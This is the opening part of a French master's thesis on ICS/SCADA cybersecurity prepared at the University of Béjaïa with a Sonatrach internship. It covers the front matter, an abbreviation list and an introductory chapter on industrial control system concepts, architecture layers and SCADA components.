République Algérienne Démocratique et Populaire
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
Faculté des Sciences Exactes
Département d'Informatique

MÉMOIRE DE FIN D'ETUDES

En vue de l'obtention du diplome

MASTER PROFESSIONNEL EN INFORMATIQUE SPÉCIALITÉ ADMINISTRATION ET SÉCURITÉ DES RÉSEAUX

Cybersécurité ICS-SCADA

Présentée et soutenue le *03/07/2023* **par :**
Imed IKENE et Mohand BOUCIF

JURY

PRÉSIDENTE	Dr. CHERIFI Feriel	M.C.B - U.A/Mira Béjaia
EXAMINATEUR	M. OUZEGGANE Redouane	M.A.A - U.A/Mira Béjaia
PROMOTRICE	Dr. HAMZA Lamia	M.C.A - U.A/Mira Béjaia

Année universitaire: *2022-2023*

Dédicace

Je dédie ce modeste travail

À ma chère mère et mon cher père pour leurs sacrifices, soutien et encouragements,
À mon frère et ma sœur,
À toute ma famille,
À mes amis.

Imed

Je dédie ce modeste travail

À ma mère et mon père pour leurs sacrifices, soutien et encouragements,
À ma partenaire de vie,
À mes frères et mes sœurs,
À mes amis et mes camarades.

Mohand Arezki

Citation

'Qui connaît l'autre et se connaît lui-même peut livrer cent batailles sans jamais être en péril. Qui ne connaît pas l'autre mais se connaît lui-même, pour chaque victoire, connaîtra une défaite. Qui ne connaît ni l'autre ni lui-même perdra inéluctablement toutes les batailles.'

Sun Tzu

Remerciements

Nous souhaitons adresser nos remerciements les plus sincères à notre promotrice, Mme Hamza Lamia, pour ses conseils pertinents et judicieux tout au long de notre travail. Sa précieuse contribution a été inestimable.

Nous tenons à exprimer notre profonde reconnaissance à Dr. CHERIFI Feriel pour l'honneur qu'elle nous a fait en acceptant de présider le jury. Sa présence a été une source d'inspiration et de motivation pour nous.

Nos remerciements vont également à Monsieur OUZEGGANE Redouane, qui a accepté d'examiner notre travail et de faire partie du jury. Nous sommes reconnaissants de sa contribution précieuse et de son expertise.

Nous aimerions également exprimer notre gratitude envers Monsieur Boucif Laziz, retraité de la Société Nationale des Hydrocarbures Sonatrach, pour l'aide judicieuse qu'il nous a apportée. Sa contribution a grandement enrichi notre mémoire.

Un grand merci au personnel technique du complexe Sonatrach Hassi R'mel et à la direction de Sonatrach Oued Noumer pour leur disponibilité, leurs conseils et leur accueil chaleureux. Leur soutien a été essentiel dans la réalisation de notre travail.

Nous souhaitons également exprimer notre profonde gratitude envers tous les enseignants du département d'informatique de l'université Abderrahmane Mira, Bejaia, pour leur précieux enseignement et leurs conseils tout au long de notre parcours.

Enfin, nous tenons à présenter toute notre gratitude à toutes les personnes qui ont contribué, de près ou de loin, à la réalisation de ce mémoire. Votre soutien et vos encouragements ont été essentiels, et nous vous en sommes infiniment reconnaissants.

Table des Matières

Table des Figures

Liste des Tableaux

Liste des Abbréviations

ARP – Address Resolution Protocol.
ASCII – American Standard Code for Information Interchange.
ATEX – Atmosphéres Explosibles.
ATT&CK – Adversarial Tactics, Techniques, and Common Knowledge.

CC – Centre de Contrôle.
CNDG – Centre National de Dispatching de Gaz.
CPU – Central Processing Unit.
CSTF – Centre de Stockage et de Transfert de Fluides.
CTG – Centre de Traitement de Gaz.
CVE – Common Weakness Enumeration.

DCS – Distributed control systems.
DHCP – Dynamic Host Configuration Protocol.
DMZ – Demilitarized Zone.
DNP3 – Distributed Network Protocol-3.
DNS – Domain Name System.
DoS – Denial of Service.
DP – Division Production.
DPI – Deep Packet Inspection.

ESD – Entrées/Sorties Distantes.

FIRE&GAS – Fire and Gas Detection System.

GFAO – Gestion Financière Assistée par Ordinateur.
GPL – Gaz de Pétrole Liquéfié.

HIDS – Host-based Intrusion Detection Systems.

IAM – Identity and Access Management.

ICMP – Internet Control Message Protocol.
ICS – Industrial Control System.
IDS – Intrusion Detection System.
IEC – International Electrotechnical Commission.
IED – Intelligent Electronic Device.
IHM – Interface Homme-Machine.
IIoT – Industrial Internet of Things.
IoT – Internet of Things.
IP – Internet Protocol.
IPS – Intrusion Prevention System.
IPSEC – Internet Protocol Security.
IT – Information Technology.

LAN – Local Area Network.

MAC – Media Access Control.
MITM – Man-in-the-Middle.
MTU – Master Terminal Unit.

NIDS – Network Intrusion Detection System.
NIST – National Institute of Science and Technology.
Nmap – Network Mapper.
NTP – Network Time Protocol.

O&G – Oil and Gas.
OSI – Open Systems Interconnection.
OT – Operational Technology.

PCS7 – Process Control System 7.
PDP-11 – Programmed Data Processor-11.
PLC – Programmable Logic Controller.

RESHUM – Système de Gestion Intégrée des Ressources Humaines.
RFID – Radio Frequency Identification.
RTU – Remote Terminal Unit.

SCADA – Supervisory Control and Data Acquisition.
SCN – Station de Compression Nord.
SCS – Station de Compression Sud.

SIEM – Security Information and Event Management.
SIS – Safety Instrumented System.
SMB – Server Message Block.
SOC – Security Operations Center.
SQL – Structured Query Language.
SRGA – Stations de Récupération des Gaz Associés.
SSL – Secure Sockets Layer.
STEP7 – Siemens Telecontrols Programming for Industry Applications 7.

TCP – Transmission Control Protocol.
TDOS – Telephony Denial Of Service.
TEP – Tonnes Équivalent Pétrole.
TIC – Technologies de l'Information et de la Communication.
TLS – Transport Layer Security.
TRC – Transport par Canalisation.

UDP – User Datagram Protocol.
UE – Union Européenne.
USB – Universal Serial Bus.

VPN – Virtual Private Network.

WAN – Wide Area Network.
WEP – Wired Equivalent Privacy.
WinCC – Windows Control Center.
WPA – Wi-Fi Protected Access.

Introduction générale

Au cours des dernières décennies, la montée de la technologie a entraîné un recours accru aux systèmes de contrôle industriel (ICS) pour le fonctionnement des infrastructures critiques. Ces infrastructures incluent les réseaux électriques, les systèmes de distribution d'eau, les installations pétrolières et gazières, les réseaux de communication, ainsi que les secteurs de la santé et des transports. Une attaque réussie visant les ICS de ces infrastructures pourrait avoir des conséquences dévastatrices sur la sécurité publique, l'économie et l'environnement. La cybersécurité des ICS est devenue une préoccupation majeure pour les organisations industrielles, les gouvernements et les experts en sécurité, car ces systèmes vitaux jouent un rôle indispensable dans le bon fonctionnement des sociétés modernes.

Dans le cadre de notre stage à Sonatrach Hassi Rmel, où nous avons pu observer de près les défis rencontrés par les infrastructures critiques, nous reconnaissons l'importance cruciale de la cybersécurité des ICS. Malheureusement, dans nos entreprises, cette question n'a pas encore bénéficié de l'attention nécessaire, ce qui expose nos infrastructures critiques à des menaces croissantes de cyberattaques.

Ainsi, notre projet vise à explorer en détail les multiples dimensions de la cybersécurité dans le domaine des ICS. Nous nous pencherons sur les enjeux fondamentaux, les vulnérabilités et les menaces potentielles, ainsi que sur les incidents de sécurité récurrents. De plus, nous étudierons les meilleures pratiques et les mesures de protection nécessaires pour garantir un niveau de sécurité optimal et renforcer la résilience de nos entreprises face aux attaques cybernétiques.

Grâce à cette étude approfondie, nous espérons sensibiliser davantage nos entreprises à l'importance cruciale de la cybersécurité des ICS et fournir des recommandations concrètes pour renforcer leur posture de sécurité.

Guide de lecteur

Chapitre 1 :
Dans ce premier chapitre, nous introduisons les ICS en fournissant une définition claire et une classification des termes clés liés à ce domaine. De plus, nous décrivons en détail l'architecture typique d'un ICS, en mettant l'accent sur les différentes couches qui le composent.

Chapitre 2 :
Le deuxième chapitre se concentre sur la cybersécurité des ICS et met en évidence les différences entre les systèmes informatiques (IT) et les systèmes opérationnels (OT), ainsi que la convergence entre ces deux domaines. Nous abordons les objectifs essentiels de la cybersécurité des ICS et examinons les menaces courantes auxquelles ces systèmes sont confrontés. Des exemples d'incidents de sécurité majeurs, tels que Stuxnet et la panne de courant en Ukraine, sont présentés pour illustrer les conséquences potentiellement dévastatrices des attaques sur les ICS. Nous explorons également les principes de la défense en profondeur et étudions les méthodes et les outils utilisés pour sécuriser les ICS. De plus, nous identifions les vulnérabilités courantes des ICS et examinons les méthodes de test d'intrusion spécifiquement adaptées aux environnements ICS.

Chapitre 3 :
Le troisième chapitre propose une étude de cas spécifique axée sur l'évaluation de la sécurité des ICS au sein de l'entreprise pétrolière SONATRACH. Nous commençons par présenter brièvement l'entreprise, puis nous nous concentrons sur une description détaillée des ICS utilisés par SONATRACH. Nous analysons ensuite l'évaluation de la sécurité des ICS, en identifiant les vulnérabilités spécifiques et en examinant les mesures de sécurité mises en place par l'entreprise.

Chapitre 4 :
Enfin, le quatrième chapitre présente l'analyse du protocole Modbus et une simulation d'intrusion dans un réseau ICS sont également présentées pour renforcer la résilience des systèmes de contrôle industriel

Chapitre 1

GENERALITE SUR LES ISC/SCADA

Sommaire

1.1 Introduction

Ce chapitre vise à présenter les aspects généraux des Industrial Control System (ICS), en mettant l'accent sur les définitions clés, l'architecture des ICS, l'évolution des systèmes Supervisory Control and Data Acquisition (SCADA), les composants et le fonctionnement d'un système SCADA, ainsi que les protocoles couramment utilisés dans un environnement ICS.

1.2 Concepts de base

1.2.1 Technologie de l'information

Information Technology (IT) également connues sous le nom Technologie de l'Information englobe l'ensemble des ressources, des pratiques et des systèmes utilisés pour gérer, traiter, stocker, transmettre et sécuriser l'information au sein d'une organisation. Il s'agit d'un domaine qui se concentre sur l'exploitation des technologies, des infrastructures et des logiciels pour soutenir les opérations et les processus métier d'une entreprise [1].

L'IT est responsable de la gestion des systèmes d'information d'entreprise qui automatisent les processus opérationnels, tels que la gestion des ressources humaines, la comptabilité, la gestion des stocks, le marketing, la gestion des ventes et bien d'autres. Ces systèmes permettent de collecter, organiser, analyser et interpréter les données, offrant ainsi des informations précieuses pour la prise de décisions éclairées.

1.2.2 Technologie opérationnelle

Operational Technology (OT) également connues sous le nom Technologie Opérationnelle fait référence à l'ensemble des technologies, des systèmes et des processus utilisés pour gérer, contrôler et superviser les opérations physiques dans un environnement industriel. Contrairement à l'IT qui se concentre sur la gestion des informations et des processus de l'entreprise, l'OT est spécifiquement axé sur les systèmes qui ont un impact direct sur l'environnement physique et le fonctionnement des outils de production[1].

1.2.3 Systèmes de contrôle industriel

Les systèmes de contrôle industriel, ou Industrial Control Systems (ICS), sont l'une des principales catégories de l'OT [2]. Un ICS est un ensemble de composants matériels, logiciels et de

communication utilisé pour superviser, contrôler et réguler les opérations dans des environnements industriels. Les ICS sont conçus pour automatiser les processus physiques, surveiller les variables opérationnelles et prendre des décisions en temps réel pour assurer un fonctionnement efficace et sûr des installations industrielles.

Les ICS regroupent différents sous-ensembles tels que le SCADA, le Distributed control systems (DCS) et le Safety Instrumented System (SIS) (figure 1.1), qui fournissent des fonctionnalités spécifiques en matière de surveillance, de contrôle distribué et de sécurité des processus industriels [3].



Figure 1.1 – OT/ICS

Les ICS intègrent des capteurs, des dispositifs de surveillance, des unités de commande, des actionneurs et des réseaux de communication pour collecter des données en temps réel, effectuer des analyses, prendre des décisions et contrôler les équipements industriels. Ils permettent aux opérateurs de surveiller les processus, de réguler les paramètres opérationnels, d'optimiser les performances, de détecter les anomalies et de garantir la sécurité des installations industrielles.

Les ICS sont utilisés dans une variété d'industries telles que l'énergie, la production manufacturière, l'automatisation des bâtiments, les infrastructures critiques, les services publics, les raffineries, les usines chimiques, le traitement des eaux et bien d'autres[4].

1.2.4 Système de Contrôle et d'Acquisition de Données

le Système de Contrôle et d'Acquisition de Données, ou Supervisory Control and Data Acquisition (SCADA) est un système de contrôle utilisé pour superviser, contrôler et acquérir des données

à partir de processus industriels distribués sur de vastes zones géographiques. Il se compose de plusieurs composants, tels que des capteurs, des dispositifs de surveillance, des unités de commande, des interfaces utilisateur et un logiciel de supervision [5][6]. Les fonctionnalités clés du SCADA incluent la collecte de données en temps réel, la surveillance des processus, l'acquisition de données, le contrôle à distance, l'analyse des données et la génération de rapports. Les systèmes SCADA sont couramment utilisés dans des industries telles que l'énergie, les systèmes de gestion de l'eau, l'industrie pétrolière et gazière, pour permettre une gestion centralisée et une surveillance à distance des processus industriels. Ils sont conçus pour être évolutifs, flexibles et capables de s'interconnecter avec d'autres systèmes.

1.2.5 Systèmes de contrôle distribué

Le Systèmes de contrôle distribué, ou Distributed control systems (DCS) est un système de contrôle distribué utilisé pour réguler et contrôler les processus industriels à l'échelle locale, généralement dans une usine ou une installation spécifique. Contrairement aux systèmes SCADA, qui sont souvent utilisés pour surveiller de vastes zones géographiques, les systèmes DCS sont spécifiquement conçus pour des opérations de contrôle et de régulation locales. Ils se composent généralement de plusieurs unités de commande distribuées (DCU) interconnectées pour contrôler et surveiller les équipements et les processus dans différentes parties de l'installation. Les fonctionnalités clés des systèmes DCS comprennent le contrôle en temps réel des processus, la gestion des alarmes, la gestion des données, l'optimisation des performances et la sécurité des processus. Les systèmes DCS sont couramment utilisés dans des industries telles que la production chimique, les raffineries, l'industrie manufacturière, où un contrôle précis et localisé des processus est essentiel [7].

1.2.6 Système Instrumenté de Sécurité

Le Système Instrumenté de Sécurité, ou Safety Instrumented System (SIS) est un composant clé des ICS qui vise à assurer la sécurité des processus industriels en détectant les conditions dangereuses et en prenant des mesures de sécurité appropriées. Il utilise des capteurs de sécurité, des logiques de sécurité programmables et des actionneurs pour surveiller en temps réel les paramètres des processus et réagir aux situations dangereuses [8].

Le rôle principal du SIS est de prévenir les accidents industriels graves en réduisant les risques pour les travailleurs, les installations et l'environnement. En détectant les conditions dangereuses, il déclenche des actions telles que l'arrêt d'urgence d'équipements, l'isolement de zones dangereuses ou la mise en place de procédures d'évacuation.
Les systèmes SIS sont utilisés dans des industries à haut risque, comme le secteur pétrochimique et les installations nucléaires, pour garantir la conformité aux normes de sécurité et

réduire les risques d'incidents graves. Ils fonctionnent de manière indépendante des autres systèmes de contrôle pour assurer une protection efficace, même en cas de défaillance d'autres composants du système.

1.3 Architecture d'un ICS

L'architecture d'un ICS est composée de différentes couches fonctionnelles qui interagissent pour assurer le contrôle et la gestion des processus industriels comme le montre la figure 1.2, Ces couches sont définies par le modèle de référence Purdue[9].



Figure 1.2 – Les différentes couches d'un ICS

1.3.1 Couche de terrain

La couche de terrain (Field Layer) englobe les composants physiques qui interagissent directement avec les processus industriels. Elle comprend des capteurs qui mesurent les données physiques telles que la température, la pression, le débit, etc. Les actionneurs sont également

présents dans cette couche et permettent d'effectuer des actions sur les processus, comme l'ouverture ou la fermeture de vannes, l'activation de moteurs, etc. Les composants matériels courants de cette couche incluent des capteurs analogiques ou numériques, des actionneurs électromécaniques, des transmetteurs de signaux, des instruments de mesure, etc.

1.3.2 Couche de contrôle

La couche de contrôle (Control Layer) comprend les systèmes qui assurent la gestion et le contrôle des processus industriels. On y trouve notamment les automates programmables ou Programmable Logic Controller (PLC) qui exécutent des algorithmes logiques et contrôlent les équipements sur la base des informations reçues des capteurs. Les contrôleurs de processus sont également présents dans cette couche, ils supervisent et régulent les opérations spécifiques à chaque processus industriel. Les systèmes DCS et les systèmes SCADA font également partie de cette couche, ils permettent la supervision, le contrôle à distance et l'acquisition de données. Les composants matériels de cette couche comprennent des PLC, des contrôleurs de processus, des modules d'E/S (Entrée/Sortie), des dispositifs de communication (comme des passerelles Ethernet) et des Interface Homme-Machine (IHM). Les logiciels utilisés dans cette couche incluent des langages de programmation pour les automates, des systèmes SCADA, des outils de configuration et de supervision, ainsi que des protocoles de communication industriels.

1.3.3 Couche de supervision

La couche de supervision (Supervisory Layer) assure la surveillance et la gestion globale des processus industriels. Elle permet la visualisation en temps réel des opérations, le contrôle à distance des équipements et la prise de décisions en fonction des données collectées. Cette couche peut inclure des stations de supervision qui offrent une interface utilisateur conviviale pour la surveillance et le contrôle des processus. Des logiciels de surveillance avancés et des systèmes de gestion des alarmes sont également présents pour détecter les anomalies et les situations d'urgence, et notifier les opérateurs concernés. Les composants matériels de cette couche incluent des ordinateurs ou des serveurs pour les stations de supervision, des écrans tactiles, des dispositifs de saisie de données, etc. Les logiciels utilisés comprennent des systèmes de supervision et de contrôle, des interfaces graphiques, des applications de gestion des alarmes et des outils d'analyse des données.

1.3.4 Couche d'entreprise

La couche d'entreprise (Enterprise Layer) gère les aspects plus larges de l'entreprise et assure l'intégration de l'ICS avec les systèmes d'entreprise. Elle peut comprendre des systèmes de planification des ressources (ERP - Enterprise Resource Planning), des bases de données pour

le stockage et l'analyse des données industrielles, des systèmes de gestion des opérations pour optimiser l'efficacité globale, et des systèmes de gestion des données pour assurer la sécurité et l'intégrité des données industrielles sensibles. Les composants matériels de cette couche comprennent des serveurs, des systèmes de stockage, des équipements de réseau, etc. Les logiciels utilisés incluent des applications d'entreprise, des systèmes de gestion de base de données, des outils d'analyse de données, des outils de planification et des logiciels de sécurité.

1.4 Évolution de l'architecture des systèmes SCADA

En parallèle avec la croissance des technologies de l'informatiion, les systèmes SCADA ont également évolué, il y a eu des changements importants dans l'architecture du système SCADA, Cette évolution est présentée par quatre générations [10] :

❶ **Première génération : « Systèmes SCADA monolithiques »**

À ses débuts, l'architecture SCADA consistait en un système « mainframe » autonome, sans aucune connectivité avec d'autres systèmes, un ordinateur de grande puissance de traitement communique avec toutes les unités terminales distantes. Cette architecture se caractérise par l'inexistence de réseaux entre les différentes stations, la série Programmed Data Processor-11 (PDP-11), développée par Digital Equipment Corporation, est un exemple de système SCADA de première génération.

Cependant, les protocoles utilisés dans ces systèmes à l'époque étaient au stade préliminaire et étaient propriétaires et ne pouvaient être utilisés qu'avec des Master Terminal Unit (MTU) propriétaires du même fournisseur. Ces protocoles étaient limités pour permettre le contrôle et l'échange de données entre les MTU et les Remote Terminal Unit (RTU) et la connexion des RTU de différents fournisseurs aux MTU était une tâche impossible. Les systèmes monolithiques utilisaient également un deuxième système central identique qui servait de système de secours en cas de défaillance du système maître.

❷ **Deuxième génération : « Systèmes SCADA distribués »**

Avec le lancement de la technologie LAN au sein du système SCADA, le traitement pouvait être réparti sur de nombreux systèmes, ce qui permettait aux différentes stations de communiquer et de partager des informations en temps réel avec d'autres stations connectées au Local Area Network (LAN). Cela a augmenté la puissance de traitement globale du système, cette génération de systèmes distribues optimise le coût et la taille du système de la première génération. L'architecture distribuée est utilisée dans le cas de clients et de stations multiples. Tout comme le SCADA monolithique, les systèmes SCADA distribués étaient également spécifique à du matériel, des logiciels, des protocoles de réseau et des dispositifs propriétaires fournis par le fournisseur ce qui limitait la mise en réseau des dispositifs de différents fabricants.

❸ **Troisième génération : « systèmes SCADA en réseau »**

On parle également de système SCADA moderne. Dans cette génération, les systèmes SCADA peuvent être géographiquement distribués. Cependant, le SCADA en réseau est étroitement lié au SCADA distribué la seule différence entre eux est que le système SCADA en réseau s'est modernisé grâce à l'utilisation des normes et des protocoles de communication ouverts plutôt que de protocoles propriétaires. Aussi, cette architecture permet au système SCADA de fonctionner non seulement sur un réseau local « LAN », mais aussi d'utiliser un réseau étendu « Wide Area Network (WAN) »(voir la figure 1.3). Cette génération se caractérise par une amélioration des standards de sécurité et elle permet aussi de faire la maintenance et la mise à jour du système à temps convenable.



Figure 1.3 – Architecture d'un système SCADA de troisième génération [11]

❹ **Quatrième génération « Système SCADA de l'industrie 4.0 »**

La dernière révolution dans l'architecture du système SCADA se présente sous la forme de l'Internet industriel des objets, qui représente à son tour une avancée importante de l'industrie 4.0 Elle utilise la technologie de cloud computing et sa disponibilité commerciale pour améliorer la productivité et réduire les coûts d'infrastructure en adoptant la technologie Internet of Things (IoT) ou Industrial Internet of Things (IIoT).

1.5 Eléments et fonctionnement du système SCADA

Un système SCADA moderne a une architecture hétérogène complexe qui se compose de composants géographiquement distribués et en général un système SCADA se compose d'un centre de contrôle SCADA , de sites de terrain (unités ou stations distantes) géographiquement

distribués et d'équipement de communication qui permet le transfert d'informations et de données dans les deux sens entre le Centre de Contrôle (CC) et les sites de terrain (voir la figure 1.4).



Figure 1.4 – Les différentes composants d'un système SCADA [3]

1.5.1 Centre de contrôle (CC)

Le CC est le pivot du système, il assure la surveillance et le contrôle centralisés des sites de terrain en temps réel via des réseaux de communication à longue distance. Le CC recueille des données en temps réel sur l'état des équipements et des processus sur le terrain à travers des capteurs et des dispositifs de contrôle distants. Les données peuvent être stockées dans des bases de données historiques pour une analyse ultérieure. Le CC peut également surveiller les alarmes et les incidents sur les sites de terrain, et transmettre des commandes pour résoudre les problèmes détectés. Les commandes peuvent être automatisées, basées sur des règles prédéfinies, ou être manuellement dirigées par des opérateurs à distance.
L'interface utilisateur (IHM) du CC offre une vue centralisée de l'ensemble des sites de terrain, permettant aux opérateurs de surveiller et de contrôler les processus en temps réel. Il peut également fournir des rapports et des graphiques sur les performances des équipements et des processus, ainsi que des alertes en cas de situations anormales. Généralement il comprend les unités suivantes :

- **Interface Homme-Machine (IHM) :**
  L'IHM SCADA est souvent utilisée pour visualiser l'état des différents équipements et pour contrôler et surveiller les processus industriels en temps réel. Il permet également de modifier les paramètres de contrôle, d'annuler les opérations de contrôle automatique en cas d'urgence et de surveiller les états de processus. Il fonctionne en conjonction avec

les logiciels et les bases de données du système SCADA pour fournir des informations de gestion, telles que des procédures de maintenance planifiées, des schémas détaillés, des informations logistiques et des données de diagnostic pour un capteur ou une machine spécifique [12][13].
L'IHM génère des rapports d'exploitation et de contrôle de données en archivant la synthèse dans ses bases d'historiques et affiche également des informations sur l'état du processus, des informations historiques, des rapports et d'autres informations destinées aux opérateurs[14], administrateurs, responsables, partenaires commerciaux et autres utilisateurs autorisés, ces IHM peuvent être des plateformes dédiées dans le centre de contrôle, un ordinateur portable sur un réseau local sans fil ou un navigateur sur tout système connecté à Internet [15][16].

❖ **Serveur SCADA**

Le serveur SCADA ou MTU (Master Terminal Unit) est le cerveau du système SCADA, il assure le contrôle centralisé en gérant les communications avec les équipements distants tels que les terminaux distants (RTU), les Intelligent Electronic Device (IED) et les PLC. Les équipements distants sont généralement configurés en tant qu'esclaves et le serveur SCADA en tant que maître. Il est responsable de la réception et du traitement de toutes les données transmises au centre de contrôle et assure une surveillance en temps réel de tous les sites distants [17][10].

❖ **Serveur Historian**

Historian est un système de gestion de base de données centralisé qui conserve toutes les informations liées aux processus du système SCADA. Cette base de données est une ressource précieuse pour les analyseurs qui peuvent y accéder pour mener des études détaillées sur les processus, de la surveillance statistique à la planification d'entreprise.
Il assure une collecte efficace et une gestion centralisée des données, permettant une analyse rapide et fiable des informations pour améliorer les processus industriels. De plus, il permet de conserver un enregistrement complet des données historiques, ce qui peut être très utile pour les diagnostics en cas de problèmes ou pour les études sur les tendances à long terme [17].

1.5.2 Dispositifs de terrain

Les équipements de terrain dans les systèmes SCADA comprennent des capteurs et des actionneurs qui surveillent en permanence les différents équipements sur les sites de terrain. Ils transmettent des signaux aux dispositifs de contrôle sur le terrain, tels que les PLC, RTU et IED, qui fournissent des informations numériques sur l'état des processus industriels au centre de contrôle.

Les dispositifs de terrain contrôlent les opérations locales telles que l'ouverture et la fermeture des vannes et des disjoncteurs, et sont connectés au centre de contrôle via des moyens de communication tels que le satellite, la radio, les réseaux cellulaires ou les réseaux étendus (WAN) (figure 1.4).

❖ **Programmable Logic Controller (PLC)**

